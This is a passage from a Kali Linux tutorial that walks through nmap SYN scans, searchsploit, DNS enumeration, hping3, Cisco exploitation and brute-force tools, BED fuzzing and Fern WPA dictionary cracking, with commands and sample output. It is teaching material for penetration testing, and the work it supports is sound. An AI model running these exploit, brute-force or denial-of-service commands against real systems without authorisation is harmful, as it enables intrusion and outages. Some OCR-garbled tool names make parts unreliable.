23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  cccproxy-ftp
3306/tcp  open  mysql
3632/tcp  open  distccd
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
6697/tcp  open  unknown
8009/tcp  open  ajp13
8180/tcp  open  unknown
8787/tcp  open  unknown
48285/tcp open  unknown
51161/tcp open  unknown

```

Stealth Scan

Stealth scan or SYN is also known as **half-open scan**, as it doesn't complete the TCP three-way handshake. A hacker sends a SYN packet to the target; if a SYN/ACK frame is received back, then it's assumed the target would complete the connect and the port is listening. If an RST is received back from the target, then it is assumed the port isn't active or is closed.





Now to see the SYN scan in practice, use the parameter **-sS** in NMAP. Following is the full command –

```
nmap -sS -T4 192.168.1.101
```

The following screenshot shows how to use this command:

```

Starting Nmap 7.12 ( https://nmap.org ) at 2016-09-16
22:34 Central European Daylight Time
Nmap scan report for 192.168.1.101
Host is up (0.00030s latency).
Not shown: 6479 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
3632/tcp  open  distccd
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
MAC Address: 08:00:27:D1:33:60 (Oracle VirtualBox
virtual NIC)


Nmap done: 1 IP address (1 host up) scanned in 16.38
seconds

```

Searchsploit

Searchsploit is a tool that helps Kali Linux users to directly search with the command line from Exploit database archive.

To open it, go to Applications -> 08-Exploitation Tools -> searchsploit, as shown in the following screenshot.



After opening the terminal, type "**searchsploit exploit index name**".

```
root@kali:~# searchsploit windows
```

Exploit Title	Path
Microsoft Windows WebDAV - (ntdll.dll) Remote	(/usr/share/exploitdb/platforms)
Microsoft Windows WebDAV - Remote PoC Exploit	./windows/remote/1.c
Microsoft Windows RPC Locator Service - Remote	./windows/remote/2.c
Apache HTTP Server 2.x Memory Leak Exploit	./windows/remote/5.c
Microsoft Internet Explorer 11 - Crash PoC	./windows/dos/9.c
Chindi Server 1.0 - Denial of Service Exploit	./windows/dos/37060.html
Xeneo Web Server 2.2.9.0 - Denial of Service	./windows/dos/13.c
Microsoft Windows SMB - Authentication Remote	./windows/dos/17.pl
Pi3Web 2.0.1 - Denial of Service - Proof of	./windows/remote/20.txt
Real Server < 8.0.2 - Remote Exploit (Window	./windows/dos/22.c
Kerio Personal Firewall 2.1.4 - Remote Code	./windows/remote/23.c
	./windows/remote/28.c


DNS Tools

In this section, we will learn how to use some DNS tools that Kali has incorporated. Basically, these tools help in zone transfers or domain IP resolving issues.

dnsenum.pl

The first tool is **dnsenum.pl** which is a PERL script that helps to get MX, A, and other records connect to a domain.

Click the terminal on the left panel.



Type “**dnsenum domain name**” and all the records will be shown. In this case, it shows A records.

```

brute force file not specified, bay.
root@kali:~# dnsenum [REDACTED].com
dnsenum.pl VERSION:1.2.3
Quick scan on 192.168.1.100
-----[REDACTED]-----example.com-----[REDACTED]

Host's addresses:
[REDACTED].com. 81654 IN A [REDACTED].16.34

Name Servers:
a.iana-servers.net. 293 IN A [REDACTED].53
b.iana-servers.net. 1717 IN A [REDACTED].53

Mail (MX) Servers:
[REDACTED]

Trying Zone Transfers and getting Bind Versions:
[REDACTED]
[REDACTED]
Trying Zone Transfer for example.com on a.iana-servers.net ...
AXFR record query failed: RCODE from server: NOTAUTH
  
```

DNSMAP

The second tool is **DNSMAP** which helps to find the phone numbers, contacts, and other subdomain connected to this domain, that we are searching. Following is an example.

Click the terminal as in the upper section , then write “**dnsmap domain name**”

```

root@kali:~# dnsmap [REDACTED].al
dnsmap 0.30 - DNS Network Mapper by pagvac (gnucitizen.org)
  sqimap.txt
[+] searching (sub)domains for [REDACTED].al using built-in wordlist
[+] using maximum random delay of 10 millisecond(s) between requests

cpanel.[REDACTED].al
IP address #1: [REDACTED].222

ftp.[REDACTED].al
IP address #1: [REDACTED].222

localhost.[REDACTED].al
IP address #1: 127.0.0.1
[+] warning: domain might be vulnerable to "same site" scripting (http://snipurl.com/etbcv)

[+] 3 (sub)domains and 3 IP address(es) found
[+] completion time: 150 second(s)
  
```

dnstracer

The third tool is **dnstracer**, which determines where a given Domain Name Server (DNS) gets its information from for a given hostname.

Click the terminal as in the upper section, then type “**dnstracer domain name**”.


```

root@kali:~# dnstracer [REDACTED].com
Tracing to [REDACTED].com[a] via 127.0.0.1, maximum of 3 retries
127.0.0.1 (127.0.0.1) * * *
  
```

LBD Tools

LBD (Load Balancing Detector) tools are very interesting as they detect if a given domain uses DNS and/or HTTP load balancing. It is important because if you have two servers, one or the other may not be updated and you can try to exploit it. Following are the steps to use it:

First, click the terminal on the left panel.



Then, type “**lbd domainname**”. If it produces a result as “FOUND”, it means that the server has a load balance. In this case, the result is “NOT FOUND”.


```
root@kali:~# lbd [REDACTED].com
lbd - load balancing detector 0.4 - Checks if a given domain uses load-balancing.
Written by Stefan Behte (http://ge.mine.nu)
Proof-of-concept! Might give false positives.

Checking for DNS-Loadbalancing: NOT FOUND
Checking for HTTP-Loadbalancing [Server]:
```

Hping3

Hping3 is widely used by ethical hackers. It is nearly similar to ping tools but is more advanced, as it can bypass the firewall filter and use TCP, UDP, ICMP and RAW-IP protocols. It has a traceroute mode and the ability to send files between a covered channel.

Click the terminal on the left panel.



Type “**hping3 -h**” which will show how to use this command.

```
root@kali:~# hping3 -h
usage: hping3 host [options]
  -h  --help      show this help
  -v  --version   show version
  -c  --count     packet count
  -i  --interval  wait (uX for X microseconds, for example -i u1000)
                 --fast      alias for -i u10000 (10 packets for second)
                 --faster    alias for -i u1000 (100 packets for second)
                 --flood     sent packets as fast as possible. Don't show replies.
  -n  --numeric   numeric output
  -q  --quiet     quiet
  -I  --interface interface name (otherwise default routing interface)
  -V  --verbose    verbose mode
  -D  --debug     debugging info
  -z  --bind      bind ctrl+z to ttl          (default to dst port)
  -Z  --unbind    unbind ctrl+z
  --beep       beep for every matching packet received
Mode
  default mode   TCP
  -0  --rawip     RAW IP mode
  -1  --icmp      ICMP mode
  -2  --udp       UDP mode
```

The other command is “**hping3 domain or IP -parameter**”

```
root@kali:~# hping3 192.168.1.102 -V
using eth0, addr: 192.168.1.101, MTU: 1500
HPING 192.168.1.102 (eth0 192.168.1.102): NO FLAGS are set, 40 headers + 0 data
bytes
len=46 ip=192.168.1.102 ttl=64 DF id=0 tos=0 iplen=40
sport=0 flags=RA seq=0 win=0 rtt=10.6 ms
seq=0 ack=982034245 sum=c40 urp=0

len=46 ip=192.168.1.102 ttl=64 DF id=0 tos=0 iplen=40
sport=0 flags=RA seq=1 win=0 rtt=0.4 ms
seq=0 ack=1964174310 sum=dfc0 urp=0
```


3. Kali Linux – Vulnerability Analyses Tools

In this chapter, we will learn how to use some of the tools that help us exploit devices or applications in order to gain access.

Cisco Tools

Kali has some tools that can be used to exploit Cisco router. One such tool is **Cisco-torch** which is used for mass scanning, fingerprinting, and exploitation.

Let's open the Terminal console by clicking the left pane.



Then, type "**cisco-torch -parameter IP of host**" and if there is nothing found to exploit, then the following result will be shown.

```
root@kali:~# cisco-torch -n 10.22.21.1 ←
Using config file torch.conf...
Loading include and plugin ...

#####
#   Cisco Torch Mass Scanner          #
#   Because we need it...            #
#   http://www.arhont.com/cisco-torch.pl #
#####

List of targets contains 1 host(s)
1735:  Checking 10.22.21.1 ...
-->
- All scans done. Cisco Torch Mass Scanner -
--> Exitina.
```

To see what are the parameters that can be used, type "**cisco-touch ?**"

```
root@kali:~# cisco-touch ?
Using config file torch.conf...
Loading include and plugin ...
version
usage: cisco-touch <options> <IP,hostname,network>

or: cisco-touch <options> -F <hostlist>

Available options:
-O <output file>
-A          All fingerprint scan types combined
-t          Cisco Telnetd scan
-s          Cisco SSHd scan
-u          Cisco SNMP scan
-g          Cisco config or tftp file download
-n          NTP fingerprinting scan
-j          TFTP fingerprinting scan
-l <type>   loglevel
            c critical (default)
            v verbose
            d debug
-W          Cisco Webserver scan
```

Cisco Auditing Tool

It is a PERL script, which scans Cisco routers for common vulnerabilities. To use it, again open the terminal on the left pane as shown in the previous section and type "**CAT -h hostname or IP**".

You can add the port parameter "**-p**" as shown in the following screenshot, which in this case is 23 to brute-force it.

```
root@kali:~# CAT -p 23 -h 10.22.21.1 ←
Cisco Auditing Tool - g0ne [null0]
Checking Host: 10.22.21.1

Guessing passwords:
pattern match timed-out at /usr/share/cisco-auditing-tool/plugins/brute line 12
root@kali:~# █
```

Cisco Global Exploiter

Cisco Global Exploiter (CGE) is an advanced, simple, and fast security testing tool. With these tools, you can perform several types of attacks as shown in the following screenshot. However, be careful while testing in a live environment as some of them can crash the Cisco device. For example, option [2] can stop the services.

```
root@kali:~# cge.pl

Usage :
perl cge.pl <target> <vulnerability number>

Vulnerabilities list :
[1] - Cisco 677/678 Telnet Buffer Overflow Vulnerability
[2] - Cisco IOS Router Denial of Service Vulnerability
[3] - Cisco IOS HTTP Auth Vulnerability
[4] - Cisco IOS HTTP Configuration Arbitrary Administrative Access Vulnerability
[5] - Cisco Catalyst SSH Protocol Mismatch Denial of Service Vulnerability
[6] - Cisco 675 Web Administration Denial of Service Vulnerability
[7] - Cisco Catalyst 3500 XL Remote Arbitrary Command Vulnerability
[8] - Cisco IOS Software HTTP Request Denial of Service Vulnerability
[9] - Cisco 514 UDP Flood Denial of Service Vulnerability
[10] - CiscoSecure ACS for Windows NT Server Denial of Service Vulnerability
[11] - Cisco Catalyst Memory Leak Vulnerability
[12] - Cisco CatOS CiscoView HTTP Server Buffer Overflow Vulnerability
[13] - 0 Encoding IDS Bypass Vulnerability (UTF)
[14] - Cisco IOS HTTP Denial of Service Vulnerability
```

To use this tool, type “cge.pl **IPaddress** number of vulnerability”

The following screenshot shows the result of the test performed on Cisco router for the vulnerability number 3 from the list above. The result shows the vulnerability was successfully exploited.

```
root@kali:~# cge.pl 10.22.21.1 3

Vulnerability successful exploited with [http://10.22.21.1/level/17/exec/....] .
...
```

BED

BED is a program designed to check daemons for potential buffer overflows, format strings, et. al.

```
root@kali:~# bed
BED 0.5 by mjm ( www.codito.de ) & eric ( www.snake-basket.de )

Usage:

./bed.pl -s <plugin> -t <target> -p <port> -o <timeout> [ depends on the plugin
]

<plugin>   = FTP/SMTP/POP/HTTP/IRC/IMAP/PJL/LPD/FINGER/SOCKS4/SOCKS5
<target>   = Host to check (default: localhost)
<port>     = Port to connect to (default: standard port)
<timeout>  = seconds to wait after each test (default: 2 seconds)
use "./bed.pl -s <plugin>" to obtain the parameters you need for the plugin.

Only -s is a mandatory switch.
```

In this case, we will test the testing machine with IP **192.168.1.102** and the protocol HTTP.

The command will be “**bed -s HTTP -t 192.168.1.102**” and testing will continue.

```
root@kali:~# bed -s HTTP -t 192.168.1.102
192.168.1.102:24.xml
BED 0.5 by mjm ( www.codito.de ) & eric ( www.snake-basket.de )

+ Buffer overflow testing:
    testing: 1    HEAD XAXAX HTTP/1.0 .....
    testing: 2    HEAD / XAXAX .....
    testing: 3    GET XAXAX HTTP/1.0 .....
    testing: 4    GET / XAXAX .....
    testing: 5    POST XAXAX HTTP/1.0 .....
    testing: 6    POST / XAXAX .....
    testing: 7    GET /XAXAX .....
    testing: 8    POST /XAXAX .....

+ Formatstring testing:
    testing: 1    HEAD XAXAX HTTP/1.0 .....
    testing: 2    HEAD / XAXAX .....
    testing: 3    GET XAXAX HTTP/1.0 .....
    testing: 4    GET / XAXAX .....
    testing: 5    POST XAXAX HTTP/1.0 .....
    testing: 6    POST / XAXAX .....
    testing: 7    GET /XAXAX .....
    testing: 8    POST /XAXAX .....

* Normal tests
+ Buffer overflow testing:
    testing: 1    User-Agent: XAXAX .....
    testing: 2    Host: XAXAX .....
    testing: 3    Accept: XAXAX .....
    testing: 4    Accept-Encoding: XAXAX .....
    testing: 5    Accept-Language: XAXAX .....
    testing: 6    Accept-Charset: XAXAX .....
    testing: 7    Connection: XAXAX .....
    testing: 8    Referer: XAXAX .....
```

4. Kali Linux – Wireless Attacks

In this chapter, we will learn how to use Wi-Fi cracking tools that Kali Linux has incorporated. However, it is important that the wireless card that you have supports monitoring mode.

Fern Wifi Cracker

Fern Wifi cracker is one of the tools that Kali has to crack wireless.

Before opening Fern, we should turn the wireless card into monitoring mode. To do this, Type “**airmon-ng start wlan-0**” in the terminal.




```
root@kali:~# airmon-ng start wlan0

Found 2 processes that could cause trouble.
If airodump-ng, aireplay-ng or airtun-ng stops working after
a short period of time, you may want to kill (some of) them!
-e
PID      Name
3021    NetworkManager
3133    wpa_supplicant

Interface      Chipset      Driver
wlan0          Intel 2230   iwlwifi - [phy0]
                           (monitor mode enabled on mon0)
```

Now, open Fern Wireless Cracker.

Step 1: Applications -> Click “Wireless Attacks” -> “Fern Wireless Cracker”.



Step 2: Select the Wireless card as shown in the following screenshot.



Step 3: Click "Scan for Access Points".



Step 4: After finishing the scan, it will show all the wireless networks found. In this case, only "WPA networks" was found.




Step 5: Click WPA networks as shown in the above screenshot. It shows all the wireless found. Generally, in WPA networks, it performs Dictionary attacks as such.

Step 6: Click "Browse" and find the wordlist to use for attack.



Step 7: Click "Wifi Attack".



Step 8: After finishing the dictionary attack, it found the password and it will show as depicted in the following screenshot picture.



Kismet

Kismet is a WIFI network analyzing tool. It is a 802.11 layer-2 wireless network detector, sniffer, and intrusion detection system. It will work with any wireless card that supports raw monitoring (rfmon) mode, and can sniff 802.11a/b/g/n traffic. It identifies the networks by collecting packets and also hidden networks.

To use it, turn the wireless card into monitoring mode and to do this, type “**airmon-ng start wlan0**” in the terminal.



```
root@kali:~#
File Edit View Search Terminal Help
root@kali:~# airmon-ng start wlan0

Found 2 processes that could cause trouble.
If airodump-ng, aireplay-ng or airtun-ng stops working after
a short period of time, you may want to kill (some of) them!
-e
PID      Name
3021    NetworkManager
3133    wpa_supplicant

Interface      Chipset      Driver
wlan0          Intel 2230    iwlwifi - [phy0]
                           (monitor mode enabled on mon0)
```

Let's learn how to use this tool.

